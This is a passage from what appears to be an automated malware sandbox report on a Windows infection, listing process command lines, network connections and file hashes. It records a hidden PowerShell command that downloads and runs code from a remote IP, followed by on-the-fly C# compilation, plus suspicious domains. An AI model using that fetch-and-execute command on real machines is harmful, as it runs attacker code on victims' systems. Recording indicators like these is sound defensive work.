handle=2396,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-
platform-channel-handle=2404 /prefetch:8
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --string-annotations --enable-dinosaur-easter-egg-alt-
images --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=4 --enable-main-frame-
before-activation --renderer-client-id=6 --field-trial-handle=3080,i,13988369677181004952,15138067524898669450,262144 --
variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=3104 /prefetch:1
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --string-annotations --enable-dinosaur-easter-egg-alt-
images --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=4 --enable-main-frame-
before-activation --renderer-client-id=5 --field-trial-handle=3092,i,13988369677181004952,15138067524898669450,262144 --
variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=3124 /prefetch:1
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --string-annotations --extension-process --enable-dinosaur-easter-egg-alt-images --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=4 --enable-main-frame-before-activation --renderer-client-id=7 --field-trial-handle=4216,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=4244 /prefetch:2
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.ProcessorMetrics --lang=en-US --service-sandbox-type=none --video-capture-use-gpu-memory-buffer --string-annotations --field-trial-handle=5140,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=5220 /prefetch:8
```

C:\Windows\system32\svchost.exe

```
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s NgcSvc
```

C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -nop -c iex(iwr -Uri 155.94.155.25 -UseBasicParsing)
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\Admin\AppData\Local\Temp\1corhqyn\1corhqyn.cmdline"
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\Admin\AppData\Local\Temp\RESA19F.tmp" "c:\Users\Admin\AppData\Local\Temp\1corhqyn\CSCEF0A5C7FE7A640D9BA2DDC8495694A71.TMP"
```

C:\Windows\system32\openwith.exe

```
"C:\Windows\system32\openwith.exe"
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --message-loop-type-ui --video-capture-use-gpu-memory-buffer --string-annotations --field-trial-handle=5504,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=5348 /prefetch:8
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --message-loop-type-ui --video-capture-use-gpu-memory-buffer --string-annotations --field-trial-handle=5244,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=5212 /prefetch:8
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.UtilWin --lang=en-US --service-sandbox-type=none --message-loop-type-ui --video-capture-use-gpu-memory-buffer --string-annotations --field-trial-handle=5448,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=5416 /prefetch:8
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=gpu-process --disable-gpu-sandbox --use-gl=disabled --gpu-vendor-id=4318 --gpu-device-id=140 --gpu-sub-system-id=0 --gpu-revision=0 --gpu-driver-version=10.0.19041.546 --string-annotations --gpu-preferences=UAAAAAAAAADoAAAEAAAAAAAAAAAAAAAAAAAABgAAEAAAAAAAAAAAAAAAAAAABCAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAAAIAAAAAAAAA --field-trial-handle=5392,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-platform-channel-handle=5384 /prefetch:8
```

4. 5. Network

Country	Destination	Domain	Proto
US	8.8.8.8:53	ncloud.icu	udp
US	104.21.40.9:443	ncloud.icu	tcp
US	104.21.40.9:443	ncloud.icu	udp
US	8.8.8.8:53	2no.co	udp
US	172.67.149.76:443	2no.co	tcp
US	8.8.8.8:53	content-autofill.googleapis.com	udp
DE	142.250.185.74:443	content-autofill.googleapis.com	tcp
US	8.8.8.8:53	a.nel.cloudflare.com	udp
US	35.190.80.1:443	a.nel.cloudflare.com	tcp
US	35.190.80.1:443	a.nel.cloudflare.com	udp

N/A	224.0.0.251:5353		udp
GB	155.94.155.25:80	155.94.155.25	tcp
NL	94.154.35.115:80	94.154.35.115	tcp
US	8.8.8.8:53	c.pki.goog	udp
DE	142.250.185.131:80	c.pki.goog	tcp
US	8.8.8.8:53	beacons.gcp.gvt2.com	udp
DE	216.58.206.67:443	beacons.gcp.gvt2.com	tcp

4. 6. Files

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Local State

MD5	04edf0abf3965cec9eca8dcfe2d776ae
SHA1	c47444c73f28412256ff77cb0ac967a8c791bfa7
SHA256	327902bfe3b298cb452450d9c46c430949b286ac15988fe1841a3cfb86d75be5
SHA512	1444fe88087afa23cfe367a1ce2e15de0e86e467dc6097aa62998fdf537b8b78af06546c06935099d23ae4c9eed8934550254d527d03383a121c1209e3a1f896

\??\pipe\crashpad_1252_MBZVZOGHQOOFXLYY

MD5	d41d8cd98f00b204e9800998ecf8427e
SHA1	da39a3ee5e6b4b0d3255bfef95601890afd80709
SHA256	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
SHA512	cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Network\SCT Auditing Pending Reports

MD5	d751713988987e9331980363e24189ce
SHA1	97d170e1550eee4afc0af065b78cda302a97674c
SHA256	4f53cda18c2baa0c0354bb5f9a3ecbe5ed12ab4d8e11ba873c2f11161202b945
SHA512	b25b294cb4deb69ea00a4c3cf3113904801b6015e5956bd019a8570b1fe1d6040e944ef3cdee16d0a46503ca6e659a25f21cf9ceddc13f352a3c98138c15d6af

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\BrowsingTopicsState

MD5	83e19b2c53fab5c9fc3329ce343ec225
SHA1	a0c96a08af39d0ff6bec6240bba3101756421c0b
SHA256	621dee09aa9148690e1ca90b994ea0a5a33357a28d57e701f38dd0ed24e16a82
SHA512	a88dcca6a36728bf322aa3720252a05d8d22e3cd922d52e445bc248ec7baa3294eb3b1d8dac27d2bc6c7a511c8e12354720ef88612b1277239e365d5fff45fa9

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Local State

MD5	e44e6514bdf4257b7f61b67ae4a66d59
SHA1	bf81bd462bc01d4869aac11a00fdaadc3a5729b5
SHA256	8701aa4295a662d3661875229f85ef4b5dec94ae04a24601910f6c10d20976a6
SHA512	b5e691e8e7f98542d2a39ae97debb554b3099a21b061329a188b4cbafe1ebca6d9ba31623b7e543160c27e259b2b4de5b57cb373ac8f81dc9e60601612ee63dd

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Preferences

MD5	9907998190c312c5d14891eb84b09b02
SHA1	a1d4162e875f339a264cfd4ffa176f498796d031
SHA256	eecb747b7b4660b623e9f4a230881106d226bb23f7fbf9a09020c808ffc64393
SHA512	1766a0f9a6cdff2b344f7f7fa515c8d8721b15747277f74417f20e86ff6ae68680bfc575245438dc529aaa2a05cbe0b927387c60f7f5cb4af1617fe2eb7ee2ee

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences

MD5	00d4b7824bfe5d9008cada26284f8a15
SHA1	3e6fa9d719ad11c3caedfaaea3cc4bee2cff1be2
SHA256	8ba44b473f816e8912207548e0fb35acb4610667a3f30070b24cd6321f014510
SHA512	b4f7b7030af950b20e6be1d1e37ef399d04145245ae32ea46550c0854ab1565ff2a1a943ae2b08c28d0a9761bc5ec9e06e358f178fe327abb5bfa490279603ed

memory/4520-66-0x000001F351520000-0x000001F351530000-memory.dmp

C:\Users\Admin\AppData\Local\Temp__PSScriptPolicyTest_ejr52bb3.mbj.ps1

MD5	d17fe0a3f47be24a6453e9ef58c94641
SHA1	6ab83620379fc69f80c0242105ddffd7d98d5d9d
SHA256	96ad1146eb96877eab5942ae0736b82d8b5e2039a80d3d6932665c1a4c87dcf7
SHA512	5b592e58f26c264604f98f6aa12860758ce606d1c63220736cf0c779e4e18e3cec8706930a16c38b20161754d1017d1657d35258e58ca22b18f5b232880dec82

memory/4520-76-0x000001F3377C0000-0x000001F3377E2000-memory.dmp

\??\c:\Users\Admin\AppData\Local\Temp\1corhqyn\1corhqyn.cmdline

MD5	3cbb5b4f216d46435eea37e532cb4de4
SHA1	d3b99a1e9230ba39734251f19b0fff00df663191
SHA256	13073eaf05c079bfe5309c15b71eefaeafa561dac8df7856a4c63fb74dd7dd83
SHA512	e810a6b672baffa07e0b72fe0a85c1ca24d9097c2b823be71d3180f8c9bccb786485ab9f0e3317a1901646d9dd0550ffa0a3230c99e707c5dcc1cb5a23902452

\??\c:\Users\Admin\AppData\Local\Temp\1corhqyn\1corhqyn.0.cs

MD5	9fa5daf00ff5b428b9f367b2b1858368
SHA1	dbc504b449f9fd1f204716aa64fddb39588ffae5
SHA256	d59ffd4c25849fbb60f274e087326b792c504b90331328374c203f1c3c0a79b1
SHA512	59c61af033966860aeed62b86a1396e1f757202ca1f42e7c879a3dfdaf014cafffe997d0e5a823693f00680d15456258c90e469775ef28dc72da3ba0db03f86a

\??\c:\Users\Admin\AppData\Local\Temp\1corhqyn\CSCEF0A5C7FE7A640D9BA2DDC8495694A71.TMP

MD5	e2b73cb433cb9d938680e7352bded311
SHA1	3671ac6281aa67dccc22658a0a4890bbb68322b4
SHA256	a163bd35d3ea9122eb1e173d85be8ddd73d46ea94c80b4a26eac991c9d5e4370
SHA512	702253c9c4b1e78f0da836db46089e62402efbc4847d890864e1830cb51d926215eaf0cde9de662983aebe6c7d19bd1fe1c1adf11df6d907e0d04719923a07b5

C:\Users\Admin\AppData\Local\Temp\RESA19F.tmp

MD5	1cc4ab54598d89241f9594973fbce971
SHA1	54d7db2ca84aa12ef87638c6bd493c5b3c1c5849
SHA256	8d5b3aabdd1b1e90085ef1b5870f9db6d4dcc3c3a44dbdd66b81695ca6dd0894
SHA512	37c6f2af73beec2ad7afe7b40dd24b5950f28ac230dfaff37bf4b62142ce6c17e7b9c72c3a9ebc569c21da3087f11bc976f97bc106984e835b6e6438302384f6

C:\Users\Admin\AppData\Local\Temp\1corhqyn\1corhqyn.dll

MD5	61cefce18a51aa58b6cd4fb1b9015844
SHA1	6b19ad4d1bb90779c5a90a63aae2c66ad350964b
SHA256	d7729f2d722619117a5a249d403d89dd8c808cc8a439c9cf783b2974a32a636f
SHA512	725a9cc3fd9e092560f5a33defbd09175b980acdf773056ed610db3077e6e8e03b1b028d9f46cde221eec172208c1cf56093727b17fd221d5a5dd67d0e4fcfc7

memory/4520-89-0x000001F3377F0000-0x000001F3377F8000-memory.dmp

memory/4520-91-0x000001F3514B0000-0x000001F3514E1000-memory.dmp

memory/4520-94-0x000001F351890000-0x000001F351C90000-memory.dmp

memory/4520-93-0x000001F351880000-0x000001F35188A000-memory.dmp

memory/4520-95-0x000001F351890000-0x000001F351C90000-memory.dmp

memory/4520-96-0x00007FFB757F0000-0x00007FFB759E5000-memory.dmp

memory/4520-97-0x00007FFB74B90000-0x00007FFB74C4E000-memory.dmp

memory/4520-98-0x00007FFB73100000-0x00007FFB733C9000-memory.dmp

memory/4348-99-0x000001AF0F060000-0x000001AF0F06A000-memory.dmp

memory/4348-105-0x00007FFB757F0000-0x00007FFB759E5000-memory.dmp

memory/4348-107-0x00007FFB73100000-0x00007FFB733C9000-memory.dmp

memory/4348-106-0x00007FFB74B90000-0x00007FFB74C4E000-memory.dmp

memory/4348-104-0x000001AF10BA0000-0x000001AF10FA0000-memory.dmp

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Service Worker\ScriptCache\index-dir\the-real-index

MD5	64f0099bbbb6d808e07c17a031949c1e
SHA1	9636313f1f694284cef4858f796b3c323ec5ff90
SHA256	8c284c7a7d5f86ba25117e60a1ec179a93a459e71f28965c3bc3ec385bf625af
SHA512	9182e46fd90b3eeb730a14b0d6cb6cb8b0b02fc218823cb838d5ba6f1356890e7ca37e0716a82e6f2c4b13f7ce3a884fba71a5777fd5483ba58b1cf375198698

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Service Worker\ScriptCache\index-dir\the-real-index~RFe57ab34.TMP

MD5	cb8c97176b3af46899c280abb273ed70
SHA1	5dd03b146394efb9feb4cbc734fdaaee429c95ba
SHA256	26182fc18fada3b621f6c9aed8213070135b22423cf2bbbce466aa8cd873054f
SHA512	b201e922d246371761f5a10dbf237b3fdce58c54166e9349cbb2d9ea4eabe0ccf317872b2522ccad515f2c5783d87ecdce810e2eeb4663dbc121d9a7c047ad7a

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Local State

MD5	15e391f5d7cd6fe31534bf4b66c7d7d2
SHA1	1d801e5714fc39a64ac0e00e74aa31351edf5e90
SHA256	07f2e315229df5f42410e654e98201b3be75f6d0c1e003e498cd4359d752e87c
SHA512	0a96c1a3ee326fab86432468e18bed4ceff572b1508aca47e29f94419bb97bccc63d8dd4a1d1049cc62dae6e348a98feaa6f63955f5264936dc90588822393b9

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Preferences

MD5	609e44eaf829a2b9477620358cfaaea8
SHA1	d26c3f5dc5331db6043f1f085929b30696b52d6e
SHA256	0a9865a88de010e4eb74b53b374491e2437df2fb2e989ac52e5392d893677ac2
SHA512	d180860bb7821a5f573ceeee0fb40db001d59ea818f16e0809461e7c4ba354560e95bf90fd54d6eed3fbcbf8c511a27122e85252e1a10dccf3a78b8e7b7e97cd

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\9e4e3c89-808a-40d2-92ad-54913ae98098.tmp

MD5	18c1d84f3e28313704b77b2710c6f4a6
SHA1	21c1fd982a4d4ee7ee2bae3c8e36f520bba6ed8c
SHA256	cdb08bf94e810871f51f3a45af5d0435711f613bea353f0a1c3a3568e783e0ed
SHA512	38cc3eccb4a3ea5fbfa52104bfc744558adb44e997e6e4df078d581558993b285e8a6d8855bc507a452c54eedaec7bed8cc3bb84c1474cfe9112e78cd0b2a1c8

C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Network\Network Persistent State

MD5	cac834baccdff2bad85cd551e01c3fe6
SHA1	28a8573eb04dbba2942d983a8dac9ac2ef57c011
SHA256	2be27de1e271c2e6d7732d1971c02c97e0f8bfbbb9acf4f1f246e7410e519512
SHA512	dd1a55d15d06a9dea0560d1ac5605884a237aa3024a0e5a46ce6ad667ae94a86d7aa57593e7588bb79b894a78a59ef8e792b5f4e33b29b779baecf782f343545